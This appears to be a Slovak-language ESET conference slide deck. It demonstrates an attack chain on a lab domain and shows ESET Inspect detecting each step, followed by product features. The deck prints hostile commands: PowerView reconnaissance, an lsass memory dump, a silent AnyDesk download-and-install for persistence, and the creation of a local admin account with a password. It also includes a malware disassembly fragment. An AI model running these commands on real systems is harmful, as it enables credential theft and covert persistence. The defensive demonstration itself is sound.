
C:\Users\DomainUser>net group "Domain Computers" /DOMAIN
The request will be processed at a domain controller for domain SimpleDomain.com.

Group name      Domain Computers
Comment         All workstations and servers joined to the domain

Members

-----
EVILCORP1$          EVILCORP2$
The command completed successfully.
```

DETECTIONS (13)	SEVERITY	PRIORITY	RESOLVED	OCCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
<input type="checkbox"/> Rule Remote System Discovery [F1106]	i		☑	Sep 7, 2022, 3:52:27 PM	evilcorp1	net1.exe	▷ net1.exe (5000)	C:\Windows\system32\net1 group "Dom...	simpledomain\domainuser
<input type="checkbox"/> Rule Remote host enumeration via Net/ADFind [C1115]	i		☑	Sep 7, 2022, 3:52:27 PM	evilcorp1	net.exe	▷ net.exe (372)	group "Domain Computers" /DOMAIN	simpledomain\domainuser



Reconnaissance

```
Administrator: Windows PowerShell
PS C:\Users\DomainUser\Desktop\Malware> Import-Module .\PowerView.ps1
PS C:\Users\DomainUser\Desktop\Malware> Get-NetLoggedon -ComputerName EvilCorp1

UserName      : Administrator
LogonDomain    : SIMPLEDOMAIN
AuthDomains   :
LogonServer   : WIN-D3PGK840279
ComputerName  : EvilCorp1
```

DETECTIONS (2)	SEVERITY	PRIORITY	RESOLVED	OCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
PowerView cmdlet name in AMSI [A1104]				Sep 18, 2022, 4:52:56 PM	evilcorp1	powershell.exe	powershell.exe (6324)	None	simpledomain\domainuser
Malware: PowerShell/RiskWare.PowerSploit.AP				Sep 18, 2022, 4:30:31 PM	evilcorp1	Unknown	powershell.exe (6324)	None	simpledomain\domainuser

DETECTIONS (1)	SEVERITY	PRIORITY	RESOLVED	OCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
Known malicious PowerShell cmdlet [D0442]				Sep 18, 2022, 5:15:37 PM	evilcorp1	powershell.exe	powershell.exe (5972)	None	simpledomain\domainuser

powershell.exe (6324)

- Malware: PowerShell/RiskWare.PowerSploit.AP
- PowerView cmdlet name in AMSI [A1104]

powershell.exe (5972)

- Known malicious PowerShell cmdlet [D0442]

Credential access

The screenshot shows the Windows Task Manager interface. A context menu is open over the 'Isass.exe' process. The menu items are: End task, End process tree, Provide feedback, Set priority, Set affinity, Analyze wait chain, UAC virtualization, **Create dump file** (highlighted), Open file location, Search online, Properties, and Go to service(s). The background table shows the following process details:

Process Name	PID	State	Session	Architecture	Private Bytes	Working Set	Session ID	Session Name
LockApp.exe	8876	Suspended	DomainUser	00	0 K	Disabled		
Isass.exe	590	Running	SYSTEM	00	5,720 K	Not allowed		
Microsoft...			DomainUser	00	0 K	Disabled		
MoUsoco...			SYSTEM	00	3,476 K	Not allowed		
msedge.e...			DomainUser	00	7,560 K	Disabled		
msedge.e...			DomainUser	00	41,852 K	Disabled		
msedge.e...			DomainUser	00	952 K	Disabled		
msedge.e...			DomainUser	00	7,264 K	Disabled		
msedge.e...			DomainUser	00	10,128 K	Disabled		
msedne.e...			DomainUser	00	3,160 K	Disabled		

DETECTIONS (1)	SEVERITY	PRIORITY	RESOLVED	OCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LI	USERNAME
Rule Potential Credential Dumping - Isass*.dmp file has been written to disk [E0305]	Warning			Sep 7, 2022, 4:07:03 PM	evilcorp1	taskmgr.exe	taskmgr.exe (7120)	/4	simplifiedomain\domainuser

The screenshot shows a Windows taskbar with a task for 'taskmgr.exe (7120)'. Below the taskbar, a notification is displayed with a red warning icon and the text: 'Potential Credential Dumping - Isass*.dmp file has been written to disk [E0305]'.


Persistence

- **Legitimate tools**
 - AnyDesk
 - Atera
 - TightVNC
 - ...
- **RDP**
- **Create Account**
- **Network Tunnel**

Persistence

```
Administrator: Windows PowerShell
PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadFile("http://download.anydesk.com/AnyDesk.exe",
"C:\ProgramData\AnyDesk.exe")
PS C:\Windows\system32> C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
PS C:\Windows\system32>
```

DETECTIONS (1)	SEVERITY	PRIORITY	RESOLVED	OCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME (ID)	COMMAND LINE	USERNAME
<input type="checkbox"/>	Rule	AnyDesk Remote Desktop silent install [D0443]		Sep 13, 2022, 10:47:21 PM	evilcorp1	anydesk.exe	anydesk.exe (3140)	--install C:\ProgramData\AnyDesk --start-with-win...	simplesdomain\domainuser




Persistence

```
C:\Windows\system32>net user OldAdmin 1Q2w3E4r5T6y /add  
The command completed successfully.
```

```
C:\Windows\system32>net localgroup "Remote Desktop Users" OldAdmin /add  
The command completed successfully.
```

```
C:\Windows\system32>net localgroup Administrators OldAdmin /add  
The command completed successfully.
```

DETECTIONS (3)	SEVERITY	PRIORITY	RESOLVED	OCURRED TIME	COMPUTER	EXECUTABLE	PROCESS NAME	COMMAND LINE	USERNAME
Rule				Sep 13, 2022, 11:08:29 PM	evilcorp1	net1.exe	net1.exe (6552)	C:\Windows\system32\net1 localgroup Administra...	simplifiedomain\domainu...
Rule				Sep 13, 2022, 11:07:52 PM	evilcorp1	net1.exe	net1.exe (5704)	C:\Windows\system32\net1 localgroup "Remote De...	simplifiedomain\domainu...
Rule				Sep 13, 2022, 11:06:46 PM	evilcorp1	net1.exe	net1.exe (6824)	C:\Windows\system32\net1 user OldAdmin 1Q2w3E4...	simplifiedomain\domainu...



```

call esp, 8
mov [ebp+var_34], eax
mov eax, [ebp+var_30]
mov [esp], eax
mov eax, [ebp+var_28]
call eax
sub esp, 4
mov [ebp+var_38], eax
lea eax, [ebp+var_54]
mov [esp+8], eax
mov eax, [ebp+var_34]
mov [esp+4], eax
mov eax, [ebp+var_38]
mov [esp], eax
call _Z18_Crypt_DecryptDataPhmS_ ; _Crypt_DecryptData(uchar *,ulong,uchar *)
mov [ebp+var_3C], eax
mov eax, [ebp+var_3C]
mov [ebp+var_40], eax
mov eax, [ebp+var_40]
call eax
mov [ebp+var_44], eax
mov dword ptr [esp+4], 0 ; pNumArgs
mov dword ptr [esp], offset CmdLine ; lpCmdLine
call _CommandLineToArgvW@8 ; CommandLineToArgvW(x,x)
sub esp, 8
mov dword ptr [esp+0Ch], 0 ; uType
mov dword ptr [esp+8], 0 ; lpCaption
mov dword ptr [esp+4], offset Text ; "ESET Stupid!!!"
mov dword ptr [esp], 0 ; hWnd
call _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
sub esp, 10h
mov eax, 0
lea esp, [ebp-0Ch]
pop ebx
pop esi
pop edi
pop ebp
retn
_VzcsSxdKopTdfCVS endp

```

ESET Inspect v1.10

- ✔ **Multitenantnosť**
- ✔ **Vylepšené schopnosti detekcie**
- ✔ **Automatizované vytváranie incidentov**
- ✔ **Vylepšenia súvisiace s Linuxom**
- ✔ **Dark Mode**

Multitenantnost

The screenshot displays the ESET Protect & Inspect interface. The top navigation bar includes the ESET logo, the text "PROTECT & INSPECT", a "DISABLED" status indicator, a "HELP" dropdown, the user "ADMINISTRATOR", and a "LOG OUT" button with a timer showing "> 99 M".

The left sidebar contains a navigation menu with the following items: DASHBOARD, COMPUTERS (selected), DETECTIONS, SEARCH, INCIDENTS, Executables, Scripts, Questions, and More... A "COLLAPSE" button is located at the bottom of the sidebar.

The main content area is titled "Computers" and features a search bar, a "SHOW SUBGROUPS" button (checked), and an "ADD FILTER" button. Below this is a table of computer records:

Groups	NAME (4)	TAGS	STATUS	LAST CONNECTED	LAST EVENT	GROUP
^ All computers	tmp6ubuntu20x64		✓	Mar 28, 2023, 4:14:55 PM	Mar 28, 2023, 4:12:56 PM	CompanyTwo
^ Companies	c06-w10x64-21h1		i	Mar 28, 2023, 4:10:11 PM	Mar 28, 2023, 4:10:05 PM	CompanyOne
CompanyZero	tmp6ubuntu20x64		✓	Mar 28, 2023, 4:10:08 PM	Mar 28, 2023, 4:09:37 PM	CompanyOne
MSP Account	c06-w11x64		i	Mar 28, 2023, 4:09:38 PM	Mar 28, 2023, 4:09:36 PM	CompanyZero
CompanyOne						
Office						
CompanyTwo						
Lost & found						
Static Group						
Unmanaged						

Below the table is a "Tags" section with a search bar and a list of tags: Aggressive Kill, Alternate Dat..., Browser, Common File..., Credential Ac..., Credential Ac..., Credential Ac..., Data Encrypti..., DLL Executio..., DLL Persistence, Essential, and Executable M... Each tag has a close button (X).

The bottom of the interface features a row of action buttons: COMPUTERS (dropdown), INCIDENT (dropdown), SCAN, NETWORK ISOLATION (dropdown), POWER (dropdown), LOG OUT, SEND WAKE-UP CALL, and TAGS.

Vylepšené schopnosti detekcie

The screenshot displays the ESET Protect & Inspect interface. The main window shows a detection for `credtest2.exe`. The interface includes a sidebar with navigation options: DASHBOARD, COMPUTERS, DETECTIONS, SEARCH, INCIDENTS, Executables, Scripts, Questions, and More... The top right corner shows 'QUESTIONS', 'DISABLED', 'HELP', 'ADMINISTRATOR', and 'LOG OUT > 1439 M'.

The detection details for `credtest2.exe` are as follows:

- Reputation (LiveGrid®): Suspicious (3) - Unseen by LiveGrid® / Potentially unwanted application
- Popularity (LiveGrid®): 1 - 9 computers (approximation)
- First seen (LiveGrid®): Never seen in LiveGrid®

The 'Executed OS functions' modal window displays the following data:

API NAME (1)	PARAMETERS	MITRE
NtQuerySystemInformation	SystemErrorPortTimeouts,	T1622, T1082,

The bottom of the interface features a 'COLLAPSE' button, an 'INCIDENT' dropdown, 'BLOCK' and 'MARK AS' buttons, and 'DOWNLOAD FILE', 'SUBMIT TO ESET LIVEGUARD', and 'FILTER EVENTS' buttons.











Automatizované vytváranie incidentov






The screenshot displays the ESET Protect & Inspect interface. The main window shows an incident titled "Possible LNK Abuse from ISO - Command Execution [D0455]". The incident is categorized under "Detections" and has a status of "Open" and a severity of "Medium". The incident details are as follows:

Time	Event
Mar 23, 2023, 12:46:04 PM	Antivirus - Malware: Win64/CobaltStrike.Artifact.A rep-jt-api2 scmsched.exe scmsched.exe (7016)
Mar 23, 2023, 12:46:04 PM	searchprotocolhost.exe ESET: Module added
Mar 23, 2023, 12:46:04 PM	searchprotocolhost.exe ESET: Process added
Mar 23, 2023, 12:46:04 PM	rep-jt-api2 ESET: Computer added
Mar 23, 2023, 12:46:04 PM	Antivirus - Malware: Win64/CobaltStrike.Artifact.A ESET: Detection added
Mar 23, 2023, 12:46:04 PM	searchprotocolhost.exe ESET: Module added

The interface also includes a sidebar with navigation icons, a top navigation bar with "QUESTIONS", "DISABLED", "HELP", and "LOG OUT" buttons, and a bottom action bar with "REMEDIATION", "COMMENT", "EDIT", "ASSIGN", and "PROGRESS" buttons. A summary panel on the right provides a quick overview of the incident's status and statistics.

Vylepšenia súvisiace s Linuxom

Detections  Ungrouped     Tags...  RESOLVED  ADD FILTER PRESETS  PROTECT  

<input type="checkbox"/>	DETECTIONS (2)	SEVERITY	PRIORITY	RESOLVED	TIME OCCURRED	COMPUTER	EXECUTABLE	
<input type="checkbox"/>	 Rule SocketFilterAttached test rule				Feb 13, 2023, 1:07:58 PM	ubuntu2004.localdomain	tcpdump	
<input type="checkbox"/>	 Rule RawSocketCreated test rule				Feb 13, 2023, 1:07:58 PM	ubuntu2004.localdomain	tcpdump	

Dark Mode

eset PROTECT & INSPECT ☰ ! QUESTIONS ALL COMPUTERS HELP ADMINISTRATOR LOG OUT


DASHBOARD **COMPUTERS** **DETECTIONS** **SEARCH** **INCIDENTS** **Executables** **Scripts** **Questions** **More...**

Detections Ungrouped ! ! i ● ! ! ! ! Tags... RESOLVED ADD FILTER PRESETS PROTECT


<input type="checkbox"/>	DETECTIONS (1699)	TAGS	SEVERITY	SEVERITY SCORE	PRIORITY	RESOLVED	TIME OCCURRED	TIME TRIGGERED
<input type="checkbox"/>	! Antivirus Malware: Eicar		!	55			Mar 14, 2023, 10:27:45 AM	Mar 14, 2023, 10:27:46 AM
<input type="checkbox"/>	! Rule Executable similar to known malware [X0401]		!	78			Mar 14, 2023, 10:11:42 AM	Mar 14, 2023, 10:11:42 AM
<input type="checkbox"/>	! HIPS Attempt to run a suspicious application		!	85			Mar 14, 2023, 10:11:20 AM	Mar 14, 2023, 10:11:42 AM
<input type="checkbox"/>	! Rule Dropped executable similar to known malware [X0402]		!	78			Mar 14, 2023, 10:08:52 AM	Mar 14, 2023, 10:08:53 AM
<input type="checkbox"/>	! Blocked executable Hash blocked by ESET Inspect		!	55			Mar 14, 2023, 9:58:58 AM	Mar 14, 2023, 9:58:59 AM
<input type="checkbox"/>	! Rule Scanner		!	55			Mar 14, 2023, 9:58:58 AM	Mar 14, 2023, 9:58:59 AM
<input type="checkbox"/>	! Rule ESET registry item has been set [C0201]		!	79			Mar 14, 2023, 9:57:45 AM	Mar 14, 2023, 9:57:46 AM
<input type="checkbox"/>	! Rule Common AutoStart registry modified by an unpopular proce...		!	69			Mar 14, 2023, 9:57:45 AM	Mar 14, 2023, 9:57:46 AM
<input type="checkbox"/>	! Rule File modified in %startup% folder by suspicious process [A01...		!	76			Mar 14, 2023, 9:57:45 AM	Mar 14, 2023, 9:57:46 AM
<input type="checkbox"/>	! Rule BadExe has been realllly started		!	55			Mar 14, 2023, 9:57:45 AM	Mar 14, 2023, 9:57:46 AM
<input type="checkbox"/>	! Blocked executable Hash blocked by ESET Inspect		!	55			Mar 14, 2023, 9:54:11 AM	Mar 14, 2023, 9:57:46 AM
<input type="checkbox"/>	! Rule ESET registry item has been set [C0201]		!	79			Mar 14, 2023, 9:51:04 AM	Mar 14, 2023, 9:51:04 AM
<input type="checkbox"/>	! Rule Common AutoStart registry modified by an unpopular proce...		!	69			Mar 14, 2023, 9:51:04 AM	Mar 14, 2023, 9:51:04 AM
<input type="checkbox"/>	! Rule File modified in %startup% folder by suspicious process [A01...		!	76			Mar 14, 2023, 9:51:04 AM	Mar 14, 2023, 9:51:04 AM
<input type="checkbox"/>	! Rule ESET registry item has been set [C0201]		!	79			Mar 14, 2023, 9:50:59 AM	Mar 14, 2023, 9:51:00 AM
<input type="checkbox"/>	! Rule Common AutoStart registry modified by an unpopular proce...		!	69			Mar 14, 2023, 9:50:59 AM	Mar 14, 2023, 9:51:00 AM
<input type="checkbox"/>	! Rule File modified in %startup% folder by suspicious process [A01...		!	76			Mar 14, 2023, 9:50:59 AM	Mar 14, 2023, 9:51:00 AM

COLLAPSE DETECTIONS INCIDENT MARK AS RESOLVED MARK AS NOT RESOLVED CREATE EXCLUSION TAGS

eset[®] CONNECT



Svet sa mení a rovnako aj ESET





**SECURITY
DAYS**

Ďakujem za pozornosť.



Digital Security
Progress. Protected.

&

SME KONFERENCIE